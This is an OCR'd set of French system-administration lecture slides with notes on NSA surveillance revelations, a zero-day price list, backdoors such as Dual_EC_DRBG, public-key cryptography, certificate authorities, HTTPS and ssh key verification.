http://www.bloomberg.com/news/articles/2013-06-14/u-s-agencies-said-to-swap-data-with-thousands-of-firms
http://arstechnica.com/security/2013/06/nsa-gets-early-access-to-zero-day-data-from-microsoft-others/
http://www.wired.com/2015/02/nsa-firmware-hacking/
http://arstechnica.com/security/2013/12/we-cannot-trust-intel-and-vias-chip-based-crypto-freebsd-developers-say/

Zero-days


ZERODIUM Payout Ranges *
LPE: Local Privilege Escalation
MTB: Mitigation Bypass
RCE: Remote Code Execution
RJB: Remote Jailbreak
SBX: Sandbox Escape
VME: Virtual Machine Escape
Up to $500,000
Up to $100,000
Up to $80,000
Up to $50,000
Up to $40,000
Up to $30,000
Up to $10,000
1.001 Apple iOS RJB
1.002 Android RJB
1.003 Windows Phone RJB
3.001 Adobe PDF Reader RCE+SBX
2.001 Flash Player with SBX RCE+SBX
2.002 Chrome with SBX RCE+SBX
4.001 VM Escape VME
2.003 IE / Edge with SBX RCE+SBX
2.004 Safari with SBX RCE+SBX
2.005 Flash Player w/o SBX RCE
5.001 ASLR Bypass MTB
5.002 Antivirus RCE/LPE
6.001 OpenSSL RCE
6.002 PHP RCE
7.001 Sendmail RCE
7.002 Postfix RCE
7.003 Exchange Server RCE
7.004 Dovecot RCE
2.006 Chrome w/o SBX RCE
2.007 IE / Edge w/o SBX RCE
2.008 Tor Browser RCE
2.009 Firefox RCE
2.010 Safari w/o SBX RCE
3.002 Office Word/Excel RCE
3.003 Windows Reader App RCE
4.002 Windows LPE/SBX
4.003 Mac OS X LPE/SBX
4.004 Linux LPE
8.001 IP.Suite RCE
8.002 IP.Board RCE
8.003 phpBB RCE
8.004 vBulletin RCE
8.005 MyBB RCE
8.006 WordPress RCE
8.007 Joomla RCE
8.008 Drupal RCE
8.009 Roundcube RCE
8.010 Horde RCE
* All payout amounts are chosen at the discretion of ZERODIUM and are subject to change or cancellation without notice.
2016/01 © zerodium.com

Backdoors



Ex: Dual_EC_DRBG backdoor

- Comité standards 100% infiltré !
- Entreprise « RSA security » $10 millions
- Équipements réseau Juniper

Ex: IPSEC OpenBSD backdoor (FBI)

Un backdoor est une "fonctionnalité" donnant un accès secret à un logiciel ou à un système.
Il s'agit, par exemple, d'un code délibérément inséré dans un logiciel permettant de prendre le contrôle du système à distance. Les logiciels libres (Open Source) peuvent contenir des backdoors (ex. IPSEC OpenBSD). Leur code étant visible par tous, les backdoors sont un peu plus faciles à détecter. Les logiciels non-libres peuvent aussi contenir des backdoors, plus difficiles à découvrir. L'ample collaboration entre les entreprises informatique et la NSA (ex. PRISM...) laisse penser qu'ils sont présents dans de nombreux logiciels.
Les révélations de Snowden ont montré que la NSA avait infiltré les comités de rédactions des standards de cryptographie, à tel point que tous les rédacteurs du standard Dual_EC_DRBG étaient de la NSA...
Dual_EC_DRBG a été utilisé par des entreprises, alors même que la faille était connue (RSA security, Juniper)...


Décryptage

Bullrun $800 millions

Décryptage à grande échelle

SSL (https...), ssh ?, VPN, 4G, ...

Comment ???



Clés privées :

Key Provisioning Service

Key Recovery Service

→ intrusion ?

Les révélations de Snowden montrent que la NSA, dans le cadre de "Bullrun" est capable de décrypter à grande échelle les communications SSL sur internet. SSL est la principale forme de cryptage utilisée sur le web (https) et aussi sur d'autres protocoles.
Les documents n'indiquent pas par quels moyens techniques la NSA parvient à le faire.


3ème partie

Chiffrement de données

Cryptographie & admin. système

Admin. système : pas d'algorithmes

RSA, D-H, ECC, ...



Nombreux services :

GPG, PGP, **TLS** (ex-SSL), SSH, Bitcoin, ...


https, smtps, imaps, ldaps, ...

Omniprésent :


https : Google, Facebook, Twitter, Youtube, ...

smtps : gmail, yahoo, hotmail, laposte, ...

Dans ce cours d'administration système nous allons aborder la cryptographie d'un point de vue système: nous ne nous intéresserons pas aux algorithmes eux mêmes (ex. RSA, vu en mathématiques), mais à leur mise en œuvre pratique.
Aujourd'hui le cryptage est omniprésent sur internet. Les principaux sites web (Google, Facebook, Twitter...) utilisent https (http+TLS). Les échanges mail aussi : smtps (smtp+TLS).




La cryptographie à clé publique (ex. RSA), aussi appelé "asymétrique", est le fondement des échanges cryptés sur internet.
Dans cet exemple Bob a une clé privée et une clé publique correspondante.
La clé privée est secrète.
La clé publique n'est pas secrète.
N'importe qui peut crypter un message avec la clé publique de Bob, mais seul la clé privée de Bob permet de le décrypter.



En pratique, la plus grande difficulté dans l'utilisation de la cryptographie à clé publique est la diffusion fiable de la clé publique.


Alice veut envoyer un message crypté à Bob.
Elle a donc besoin de la clé publique de Bob.
1) Bob envoie sa clé publique à Alice
2) Mallory intercepte cet envoi et donne à Alice sa propre clé publique (faisant croire que c'est celle de Bob).
3) Alice crypte le message avec la clé publique de Mallory
4) Alice envoi le message crypté à Bob, mais il est intercepté par Mallory.
5) Mallory décrypte le message avec sa clé privée
6) Puis il le crypte avec la clé de Bob
7) et l'envoie à Bob
8) Bob le reçoit et le décrypte avec sa clé privée

Ni Bob ni Alice ne se sont aperçus du problème.




La solution utilisée actuellement (SSL/TLS: https) est de faire appel à un "tiers de confiance" : une autorité de certification (CA). La CA va signer la clé publique de Bob pour certifier qu'il s'agit bien de la sienne.

1) Bob contacte une CA et lui envoie sa clé publique.
2) La CA vérifie l'identité de Bob. Cette étape est particulièrement importante (mais compliquée).
3) La CA donne à Bob un certificat, qui est constitué de
- la clé publique de Bob
- l'identité de Bob (par exemple, un nom de domaine, bob.com)
- la signature de la CA
4) Bob envoie à Alice ce certificat.
5) Alice cherche cette CA dans la liste de CA auxquelles elle fait confiance. Elle peut vérifier la signature de la CA dans le certificat.



Si Mallory modifie la clé publique de Bob, Alice se rendra compte que la signature du CA dans le certificat ne correspond pas.




Malheureusement, ce système pose plusieurs problèmes difficiles à gérer en pratique.


Problème 1:
La CA doit vérifier l'identité de celui qui demande un certificat. Si Mallory réussit à faire signer un certificat en se faisant passer pour Bob, il pourra envoyer sa clé publique à Alice, qui pensera qu'il s'agit de Bob.

Problème 2:
En pratique Alice a une longue liste de CA auxquelles elle fait confiance. Par exemple, Firefox a une liste de 168 CA. Il suffit qu'une seule de ces CA signe un certificat erroné pour que le système ne fonctionne plus... ça arrive en pratique.


Exemple : https (http + TLS)



Cryptage asymétrique (clé privé/pub) = **lent**




Asymétrique uniquement pour échanger une clé de session aléatoire




Cryptage symétrique (clé privé) avec clé session pour les données http

Jusque là, nous avons vu des exemples avec les personnages imaginaires "Alice" et "Bob". En pratique votre navigateur (ex. Firefox) va jouer le rôle d'Alice et un serveur web (ex. site web de la banque BNP) va jouer le rôle de Bob.

Le cryptage clé publique / clé privé (appelé aussi asymétrique) est lent. Il n'est donc utilisé que pour démarrer la communication et échanger une clé de session aléatoire secrète. Ensuite, les échanges pourront utiliser cette clé de session pour utiliser du cryptage "symétrique", plus rapide.



Voici un exemple simplifié de connexion à un site web par https.
1) Le navigateur demande le certificat du site web.
2) Le site web envoie le certificat constitué de: la clé publique; l'identité (secure.bnpparisbas.net); la signature de la CA. Le navigateur vérifie la signature.
3) Le navigateur crée une clé de session aléatoire et la crypte avec la clé publique du site web.
4) Le navigateur envoie la clé de session cryptée
5) Maintenant, le serveur et le navigateur ont la clé de session. Ils peuvent utiliser du cryptage symétrique, plus rapide.
6) Le navigateur envoie sa requête http cryptée au serveur.
7) Le serveur renvoie la page web cryptée



Dans le navigateur, en cliquant à gauche de la barre d'adresses, on peut obtenir des détails sur le certificat d'un site web.

Un certificat est constitué de
- l'identité du site web
- la clé publique du site
- la signature de la CA

Ici l'identité est www.secure.bnpparisbas.net (c'est le nom de domaine dans l'URL du site).


La clé publique est une clé RSA:
00:e7:f6:01:...

La CA est Verisign et sa signature utilise l'algorithme sha1.

https : certificat non valide

Si le navigateur n'arrive pas à vérifier la signature de la CA, il affiche un message d'erreur. Dans tous les cas (sauf attaque) c'est l'administration système du serveur qui est en cause.

En pratique, ceci peut arriver pour différentes raisons:
- certificat expiré (les certificats ont une durée de validité limitée)
- changement de nom de domaine (xyz.exemple.org au lieu de abc.exemple.org)
- certificat auto-signé. Les administrateurs du site ne sont pas passés par une CA. Ceci peut arriver pour des sites web en cours de développement.




En pratique, la création d'un certificat pour un site web se fait en plusieurs étapes:
1) l'administrateur du site crée la clé publique et la clé privée
2) l'administrateur du site crée une "demande de signature" (CSR)
3) il envoie la demande de signature au CA et paie pour son service.
4) La CA vérifie l'identité du site, par exemple (DV), en demandant au site de placer un fichier spécial sur son site
5) La CA signe le certificat et l'envoie à l'administrateur du site web
6) L'administrateur du site web ajoute le certificat dans la configuration de son serveur web (ex. apache).

Exemple : ssh

Vérification de l'identité du serveur

serveur exemple.org : /etc/ssh/ssh_host_rsa_key /etc/ssh/ssh_host_rsa_key.pub



serveur : empreinte de la clé

```
exemple.org $ $ ssh-keygen -lf /etc/ssh/ssh_host_rsa_key.pub
1024 ac:1b:13:e1:48:2a:73:32:5a:1d:37:7e:1d:31  root@exemeple.org (RSA)
```

client

```
monordi $ ssh exemple.org
The authenticity of host 'exemple.org (123.45.67.89)' can't be established.
RSA key fingerprint is ac:1b:13:e1:48:2a:73:32:5a:1d:37:7e:1d:31
Are you sure you want to continue connecting (yes/no)?
```

client : /home/moi/.ssh/known_hosts

La cryptographie a clé publique est aussi utilisée par ssh. Mais ssh n'utilise pas de certificat.
La première fois qu'on se connecte à un serveur avec ssh, (exemple: commande "ssh exemple.org") le client ne connaît pas la clé publique du serveur. La vérification doit se faire à la main.

ssh : authentification client

Par clé publique, sans mot de passe

Aussi :
exécution de commande à distance sans mot de passe

L'utilisation de mots de passe pour se connecter par ssh pose des problèmes. Beaucoup d'utilisateurs choisissent des mots de passe trop simples. La sécurité du serveur est alors compromise.
Pour éviter ce problème, certains serveurs ssh bloquent l'utilisation de mots de passe et exigent que le client utilise un système de clé publique / clé privée.

Dans ce cas, le client crée une clé publique et une clé privée. La clé publique est installée sur le serveur. Le serveur n'accepte la connexion que si le client peut prouver cryptographiquement qu'il est en possession de la clé privée.
Ceci permet une connexion sans mot de passe. En pratique il est recommandé que la clé privée soit elle-même cryptée.

Marcel.Bosc@iutv.univ-paris13.fr